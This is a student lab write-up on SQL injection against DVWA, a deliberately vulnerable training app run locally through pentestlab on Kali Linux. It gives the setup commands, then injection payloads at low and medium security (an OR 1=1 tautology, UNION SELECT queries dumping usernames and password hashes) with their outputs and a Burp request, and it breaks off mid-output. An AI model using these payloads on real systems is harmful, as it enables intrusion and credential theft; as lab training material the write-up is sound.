SQL INJECTION VULNERABILITIES IN DVWA

SUBMITTED BY

Gopika S Nair

DVWA INSTALLATION

To clone the pentestlab repository and launch DVWA, the procedures below were followed.

Step 1 : Cloning the PentestLab repository

First, the following command was used to clone the pentestlab repository from GitHub:

```
git clone https://github.com/eystsen/pentestlab.git
```

This program downloads the pentestlab project, which consists of a set of scripts for quickly deploying vulnerable web applications, such as DVWA.

Step 2: Using the PentestLab Directory navigation

The pentestlab folder was then added to the directory:

```
cd pentestlab
```

The management scripts for initiating and terminating vulnerable labs are kept in this location.

Step 3: Listing the PentestLab Directory's Contents

The ls command was used to see the available files and scripts in the pentestlab directory:

```
ls
```

This demonstrated that pentestlab.sh, the primary script, was present. Its purpose is to maintain and list different applications that are vulnerable.

Step 4: Listing Labs That Are Available

The labs that were found to be vulnerable within PentestLab were listed using the following command:

```
./pentestlab.sh list
```

A list of labs, includes DVWA, which is the application of interest.

Step5: Starting the DVWA Lab


The DVWA instance was started by using the following command:

```
./pentestlab.sh start dvwa
```

This command deployed DVWA, together with the essential services (Apache, Most likely with Docker containers (MySQL, PHP).


Step 6: Accessing DVWA

The web application may be accessed with a web browser at http://127.8.0.1 when DVWA was started.



```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/eystsen/pentestlab.git
Cloning into 'pentestlab'...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
Receiving objects: 100% (153/153), 42.69 KiB | 753.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

┌──(kali㉿kali)-[~]
└─$ cd pentestlab

┌──(kali㉿kali)-[~/pentestlab]
└─$ ls
install_docker_kali_x64.sh  pentestlab.sh  README.md
```

Fig1



```
┌──(kali㉿kali)-[~/pentestlab]
└─$ ./pentestlab.sh list
Available pentest applications
  bwapp                  - bWAPP PHP/MySQL based from itsecgames.com
  webgoat7               - OWASP WebGoat 7.1
  webgoat8               - OWASP WebGoat 8.0
  webgoat81              - OWASP WebGoat 8.1
  dvwa                   - Damn Vulnerable Web Application
  mutillidae             - OWASP Mutillidae II
  juiceshop              - OWASP Juice Shop
  vulnerablewordpress    - WPScan Vulnerable Wordpress
  securityninjas         - OpenDNS Security Ninjas
  altoro                 - Altoro Mutual Vulnerable Bank
  graphql                - Vulnerable GraphQL API


┌──(kali㉿kali)-[~/pentestlab]
└─$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Appliaction
Adding dvwa to your /etc/hosts
127.8.0.1       dvwa was added succesfully to /etc/hosts
not set
Running command: docker run --name dvwa -d -p 127.8.0.1:80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
07ef19f240ffd520aa7ca834c87490f5f6e52f980ca062e1626c2d4e9a9ab628
DONE!

Docker mapped to http://dvwa or http://127.8.0.1

Default username/password:   admin/password
Remember to click on the CREATE DATABASE Button before you start
```

Fig2


LOGGING INTO DVWA

The application was accessed using the default login credentials once the DVWA instance had started up:

• Login as admin

• Password: Password

The DVWA dashboard was accessible after a successful login, and the Security tab allowed users to change the security settings (low, medium, high, or impossible).




Username: admin

Password: ••••••••

Damn Vulnerable Web Application (DVWA)

Fig3



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:


- bWAPP
- NOWASP (formerly known as Mutillidae)
- OWASP Broken Web Applications Project

Low-level SQL injection security

I switched to SQL injection after setting the DVWA security level to low. I locate a spot to insert code there.

I tried injecting first 1

After entering the code, I was able to obtain user 1's first and last names.



127.8.0.1/security.php

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.


Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

Fig4



127.8.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Fig5

After this to gain more information , I injected the following code;

1' OR '1'='1'#

By injecting this code, I got the first name and surname of the other users.



```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Fig6

After this to gain more data , I used this code;

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

With the help of this code, I can also get the cookies.



```
ID: %' and 1=0 union select null,  concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null,  concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null,  concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null,  concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null,  concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Fig7

MEDIUM SECURITY LEVEL SQL INJECTION


At the medium security level, I used Burp Suite to perform an SQL injection. First, I launched the browser within Burp Suite and accessed DVWA. After logging in, I entered the code "1" and submitted it.

Next, I navigated to the HTTP history in Burp Suite, where I found the GET request generated after submitting the data. The request initially indicated a low security level, so I modified it to medium and sent the updated request.

Finally, I opened the response of the request in the browser, selected "1" on the page, and submitted it.Afterward, I returned to Burp Suite and found a POST request. I sent this request to the repeater and modified the security level from low to medium. Then, I replaced the `id` parameter with the specific code for the SQL injection.

The code is ; 1 UNION SELECT user, password FROM users –

After that I send it . In the response I was able to get the details of the users



```
POST /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 127.8.0.1
Content-Length: 62
Cache-Control: max-age=0
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.8.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.8.0.1/vulnerabilities/sqli/?id=1&Submit=Submit
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=8818c06c6mi3q537ndnrekuf27; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users – &Submit=Submit
```


```
User ID: 1 Submit

ID: 1 UNION SELECT user, password FROM users -
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users -
